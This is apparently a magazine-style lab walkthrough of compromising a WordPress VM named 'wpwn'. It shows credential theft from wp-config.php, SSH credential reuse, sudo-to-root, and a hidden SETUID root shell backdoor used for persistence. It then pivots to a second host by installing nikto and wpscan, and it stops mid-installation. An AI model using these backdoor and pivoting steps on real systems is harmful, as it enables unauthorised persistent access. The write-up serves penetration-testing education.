
This vulnerability by itself will not give me a shell. However I can use this vulnerability to gain a shell. First, I wanted to have a look at the wp-config.php file. Wp-config file has database configuration settings for the system.



However, we can't view this file normally.



So I prepended the url with "view-source" to have a look at this file.



I got the database username and password. The username is "wp_user" and password is "R3&jvzhHmMn9,-5". However there is no mysql service running on the target, Even if it is running, I cannot access it. I tried to login into the ssh service using these credentials but failed.

```
kali@kali:~/wpwn$ ssh 192.168.36.156
The authenticity of host '192.168.36.156 (192.168.36.156)' can't be established.
ECDSA key fingerprint is SHA256:+KcneLXhLVkUOGg281zfx/nDODIDeRl/dhD3yv08eV8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? wp_user
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.36.156' (ECDSA) to the list of known hosts.
kali@192.168.36.156's password:
Permission denied, please try again.
kali@192.168.36.156's password:
Permission denied, please try again.
kali@192.168.36.156's password: █
```

So I need to find another user on the target system. I use the initial RCE vulnerability to view the /etc/passwd file.

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/bin/python2.7
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
ircd:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534:/:nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
systemd-networkd:x:102:103:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
systemd-resolved:x:103:104:systemd Resolver,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110:/:nonexistent:/usr/sbin/nologin takis:x:1000:1000:takis:~/home/takis:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin sshd:x:105:65534:/:run/ssh:/usr/sbin/nologin
mysql:x:106:113:MySQL Server,,:/nonexistent:/bin/false

No changes made.
```

I found one user with shell access, user "takis". Since SSH is the only other port open, I try to login as user "takis" into SSH service with password "R3&]vzhHmMn9,-5".

```
kali@kali:~/wpwn$ ssh takis@192.168.36.156
takis@192.168.36.156's password:
Linux wpwn 4.19.0-10-amd64 #1 SMP Debian 4.19.132-1 (2020-07-24) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Aug 17 20:14:01 2020 from 192.168.1.18
takis@wpwn:~$ █
```

This time the login is successful. I finally have a shell on the target.

STAGE 4 : PRIVILEGE ESCALATION

It's time for privilege escalation. That was easier than I expected it to be. This user "takis" can run all commands with SUDO privileges. So I ran the **sudo su** command to get a root shell.

```
takis@wpwn:~$ uname -a
Linux wpwn 4.19.0-10-amd64 #1 SMP Debian 4.19.132-1 (2020-07-24) x86_64 GNU/Linux
takis@wpwn:~$ whomai
-bash: whomai: command not found
takis@wpwn:~$ whoami
takis
takis@wpwn:~$ sudo -l
Matching Defaults entries for takis on wpwn:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
```

User takis may run the following commands on wpwn:
(ALL) NOPASSWD: ALL

```
takis@wpwn:~$ sudo su
root@wpwn:/home/takis# whoami
root
root@wpwn:/home/takis#
```

STAGE 5 : MAINTAINING ACCESS

Since I want to use this system as a proxy for attacking my actual target, I have to install a backdoor on this proxy target. Although there are various ways of creating a backdoor on the target I decided to create a binary with suid bit set. In my previous hacking exploits, I have shown you various scenarios of exploiting a binary with SETUID bit set. In this scenario, I will show you how to create a binary with SETUID bit set.

Here, I create a C program with SETUID bit set to root. However, there is no C compiler present on the system.

```
takis@wpwn:~$ sudo su
root@wpwn:/home/takis# whoami
root
root@wpwn:/home/takis# pwd
/home/takis
root@wpwn:/home/takis# echo 'int main() { setresuid(0,0,0); system("/bin/sh"); }' > bd.c
root@wpwn:/home/takis# gcc -o bd bd.c
bash: gcc: command not found
root@wpwn:/home/takis# ls
bd.c user.txt
```

Since compiling the C program on my system and transferring it to the target system did not work, I decide to install the GCC compiler on the target system.

```
root@wpwn:/home/takis# sudo apt install build-essential
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  binutils binutils-common binutils-x86-64-linux-gnu cpp cpp-8 dirmngr dpkg-dev
  fakeroot g++ g++-8 gcc gcc-8 gnupg gnupg-l10n gnupg-utils gpg gpg-agent
  gpg-wks-client gpg-wks-server gpgconf gpgsm libalgorithm-diff-perl
  libalgorithm-diff-xs-perl libalgorithm-merge-perl libasan5 libassuan0 libatomic1
  libbinutils libc-dev-bin libc6-dev libcc1-0 libdpkg-perl libfakeroot
  libfile-fcntllock-perl libgcc-8-dev libgomp1 libisl19 libitm1 libksba8 liblsan0
  libmpc3 libmpx2 libnptl0 libquadmath0 libstdc++-8-dev libtsan0 libubsan1
  linux-libc-dev make manpages-dev patch pinentry-curses
Suggested packages:
  binutils-doc cpp-doc gcc-8-locales dbus-user-session pinentry-gnome3 tor
  debian-keyring g++-multilib g++-8-multilib gcc-8-doc libstdc++6-8-dbg gcc-multilib
  autoconf automake libtool flex bison gdb gcc-doc gcc-8-multilib libgcc1-dbg
  libgomp1-dbg libitm1-dbg libatomic1-dbg libasan5-dbg liblsan0-dbg libtsan0-dbg
```

It's a huge file so it will take some time. Now I can compile the C program.

```
root@wpwn:/home/takis# echo 'int main() { setresuid(0,0,0); system("/bin/sh"); }' > bd.c
root@wpwn:/home/takis# gcc -o bd bd.c
bd.c: In function 'main':
bd.c:1:14: warning: implicit declaration of function 'setresuid' [-Wimplicit-function-declaration]
  int main() { setresuid(0,0,0); system("/bin/sh"); }
                ^
bd.c:1:32: warning: implicit declaration of function 'system' [-Wimplicit-function-declaration]
  int main() { setresuid(0,0,0); system("/bin/sh"); }
                                ^

root@wpwn:/home/takis# ls
bd bd.c user.txt
root@wpwn:/home/takis# chown root:root bd
root@wpwn:/home/takis# ls -l
total 28
-rwxr-xr-x 1 root root 16656 Sep 22 05:19 bd
-rw-r--r-- 1 root root 52 Sep 22 05:19 bd.c
-rw-r--r-- 1 root root 33 Aug 17 19:00 user.txt
root@wpwn:/home/takis#
```

```
root@wpwn:/home/takis# chmod u+s bd
root@wpwn:/home/takis# ls -l
total 28
-rwsr-xr-x 1 root root 16656 Sep 22 05:19 bd
-rw-r--r-- 1 root root 52 Sep 22 05:19 bd.c
-rw-r--r-- 1 root root 33 Aug 17 19:00 user.txt
root@wpwn:/home/takis#
```

Just to be safe side, I create another hidden file of the same backdoor.

```
root@wpwn:/home/takis# rm bd.c
root@wpwn:/home/takis# cp bd .bd
root@wpwn:/home/takis# ls -al
total 72
drwxr-xr-x 3 takis takis 4096 Sep 22 05:21 .
drwxr-xr-x 3 root root 4096 Aug 17 18:50 ..
-rw----- 1 takis takis 59 Aug 17 20:31 .bash_history
-rw-r--r-- 1 takis takis 220 Aug 17 18:50 .bash_logout
-rw-r--r-- 1 takis takis 3526 Aug 17 18:50 .bashrc
-rwxr-xr-x 1 root root 16656 Sep 22 05:21 .bd
-rwsr-xr-x 1 root root 16656 Sep 22 05:19 bd
drwxr-xr-x 3 takis takis 4096 Aug 17 19:44 .local
-rw-r--r-- 1 takis takis 807 Aug 17 18:50 .profile
-rw-r--r-- 1 root root 33 Aug 17 19:00 user.txt
root@wpwn:/home/takis#
```

Now, let's test our backdoor.

```
root@wpwn:/home/takis# su takis
takis@wpwn:~$ bd
bash: bd: command not found
takis@wpwn:~$ ./bd
# id
uid=0(root) gid=1000(takis) groups=1000(takis),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
#
```

Voila, my backdoor is working.

All your doubts, queries and questions about ethical hacking and penetration testing can be sent to editor@hackercoolmagazine.com or get to us at our Facebook Page

[Hackercool Magazine](#) or
tweet us at [@hackercoolmagz](https://twitter.com/hackercoolmagz)

All my operations are completed on this system. Hereby, I will call this system as my proxy system. Now, I have complete control on the proxy system and can use it to hack my actual target.

192.168.36.157
Actual Target



192.168.36.156
Proxy Target



192.168.36.132 Kali Linux


You can see that my actual target is 192.168.36.157.

```
Nmap scan report for 192.168.36.157
Host is up (0.0036s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 00:0C:29:A2:43:F1 (VMware)

Nmap done: 11_IP addresses (2 hosts up) scanned in 2.72 seconds
```

Let's see if the target is reachable from the proxy system.

```
# nmap
/bin/sh: 5: nmap: not found
# ping 192.168.36.157
PING 192.168.36.157 (192.168.36.157) 56(84) bytes of data.
64 bytes from 192.168.36.157: icmp_seq=1 ttl=64 time=1.81 ms
64 bytes from 192.168.36.157: icmp_seq=2 ttl=64 time=0.873 ms
64 bytes from 192.168.36.157: icmp_seq=3 ttl=64 time=0.928 ms
^C
--- 192.168.36.157 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 12ms
rtt min/avg/max/mdev = 0.873/1.202/1.807/0.429 ms
# █
```



On my proxy system, I create a hidden folder named ".hcool". to run all my operations from that folder.

```
# mkdir .hcool
# ls
bd user.txt
# ls -a
.  ..  .bash_history  .bash_logout  .bashrc  .bd  bd  .hcool  .local  .profile  user.txt
# █
```

The proxy system needs some tools to perform hacking operations on the target. As this is a web server, this will definitely not have all the penetration testing tools installed. As already seen, nmap is not installed on the proxy system. Let's first install nikto on the proxy system. But before that, I need to install git on the proxy system as git is not installed on the proxy system.

```
/home/takis/.hcool
# git clone https://github.com/sullo/nikto
/bin/sh: 12: git: not found
# apt-get install git
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  git-man liberror-perl
Suggested packages:
  git-daemon-run | git-daemon-sysvinit git-doc git-el git-email git-gui gitk gitweb
  git-cvs git-mediawiki git-svn
The following NEW packages will be installed:
  git git-man liberror-perl
0 upgraded, 3 newly installed, 0 to remove and 0 not upgraded.
Need to get 7,284 kB of archives.
```

```
# git clone https://github.com/sullo/nikto
Cloning into 'nikto' ...
remote: Enumerating objects: 12, done.
remote: Counting objects: 100% (12/12), done.
remote: Compressing objects: 100% (11/11), done.
remote: Total 6104 (delta 2), reused 6 (delta 1), pack-reused 6092
Receiving objects: 100% (6104/6104), 3.85 MiB | 1.64 MiB/s, done.
Resolving deltas: 100% (4422/4422), done.
# █
```

Let's run nikto now.

```
# ls
nikto
# cd nikto
# ls
COPYING devdocs Dockerfile documentation program README.md
# cd program
# ls
databases docs nikto.conf.default nikto.pl plugins replay.pl templates
# █
```

```

# ./nikto.pl -h http://192.168.36.157
- ***** SSL support not available (see docs for SSL install) *****
- Nikto v2.1.6
-----
+ Target IP:          192.168.36.157
+ Target Hostname:    192.168.36.157
+ Target Port:        80
+ Start Time:         2020-09-24 06:49:37 (GMT-4)
-----
+ Server: nginx/1.10.3 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ nginx/1.10.3 appears to be outdated (current is at least 1.17.3)
+ /wordpress/wp-content/plugins/akismet/readme.txt: The WordPress Akismet plugin 'Tested up to' version usually matches the WordPress version
+ /wordpress/wp-links-opml.php: This WordPress script reveals the installed version.

```

Nikto reveals that the target is also running wordpress and its running wordpress version 5.5.

This XML file does not appear to have any style information associated with it. The document tree is shown below.

```

<opml version="1.0">
  <head>
    <title> Links for Loly </title>
    <dateCreated>Thu, 24 Sep 2020 11:01:14 GMT</dateCreated>
    <!-- generator="WordPress/5.5" -->
  </head>
  <body> </body>
</opml>

```

This version of wordpress does not have any vulnerabilities.

```
kali@kali:~$ searchsploit wordpress 5.5
```

Exploit Title	Path
WordPress Plugin BuddyPress Plugin 1.5.x < 1.5.5 - SQL	php/webapps/18690.txt
WordPress Plugin Bulk Delete 5.5.3 - Privilege Escalat	php/webapps/39521.txt
WordPress Plugin DZS Videogallery < 8.60 - Multiple Vu	php/webapps/39553.txt
WordPress Plugin Ghost 0.5.5 - Unrestricted Export Dow	php/webapps/39752.txt
WordPress Plugin iThemes Security < 7.0.3 - SQL Inject	php/webapps/44943.txt
WordPress Plugin Spider Event Calendar 1.5.51 - Blind	php/webapps/41857.txt
WordPress Plugin Users Ultra 1.5.50 - Blind SQL Inject	php/webapps/38855.txt
WordPress Plugin Users Ultra 1.5.50 - Persistent Cross	php/webapps/38856.txt
WordPress Plugin Users Ultra 1.5.50 - Unrestricted Arb	php/webapps/38750.md
WordPress Plugin WatuPRO 5.5.1 - SQL Injection	php/webapps/42291.txt
WordPress Plugin WooCommerce Store Toolkit 1.5.5 - Pri	php/webapps/39421.py

I think the best way to find a way into this website is to use WPscan. So wpscan also needs to be installed on the proxy system. Wpscan needs ruby to be installed. This can be done as shown below.

```

# sudo apt install ruby
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  fonts-lato javascript-common libjs-jquery libruby2.5 libyaml-0-2 rake
  ruby-did-you-mean ruby-minitest ruby-net-telnet ruby-power-assert ruby-test-unit

```


Then we can install wpscan by installing the necessary packages as shown below.

```
# apt install build-essential libcurl4-openssl-dev libxml2 libxml2-dev libxslt1-dev ruby-  
dev libgmp-dev zlib1g-dev  
Reading package lists... Done  
Building dependency tree  
Reading state information... Done  
build-essential is already the newest version (12.6).  
libxml2 is already the newest version (2.9.4+dfsg1-7+b3).  
libxml2 set to manually installed.  
The following additional packages will be installed:  
  icu-devtools libgmpxx4ldbl libicu-dev libxslt1.1 ruby2.5-dev ruby2.5-doc  
Suggested packages:  
  libcurl4-doc libidn11-dev libkrb5-dev libldap2-dev librtmp-dev libssh2-1-dev  
  libssl-dev pkg-config gmp-doc libgmp10-doc libmpfr-dev icu-doc  
The following NEW packages will be installed:  
  icu-devtools libcurl4-openssl-dev libgmp-dev libgmpxx4ldbl libicu-dev libxml2-dev  
  libxslt1-dev libxslt1.1 ruby-dev ruby2.5-dev ruby2.5-doc zlib1g-dev  
0 upgraded, 12 newly installed, 0 to remove and 0 not upgraded.  
  
Installing ri documentation for ruby-progressbar-1.10.1  
Parsing documentation for ethon-0.12.0  
Installing ri documentation for ethon-0.12.0  
Parsing documentation for typhoeus-1.4.0  
Installing ri documentation for typhoeus-1.4.0  
Parsing documentation for yajl-ruby-1.4.1  
Installing ri documentation for yajl-ruby-1.4.1  
Parsing documentation for sys-proctable-1.2.6  
Installing ri documentation for sys-proctable-1.2.6  
Parsing documentation for cms_scanner-0.12.1  
Installing ri documentation for cms_scanner-0.12.1  
Parsing documentation for wpscan-3.8.7  
Installing ri documentation for wpscan-3.8.7  
Done installing documentation for ffi, get_process_mem, mini_portile2, nokogiri, concurre  
nt-ruby, i18n, thread_safe, tzinfo, zeitwerk, activesupport, public_suffix, addressable,  
opt_parse_validator, ruby-progressbar, ethon, typhoeus, yajl-ruby, sys-proctable, cms_sca  
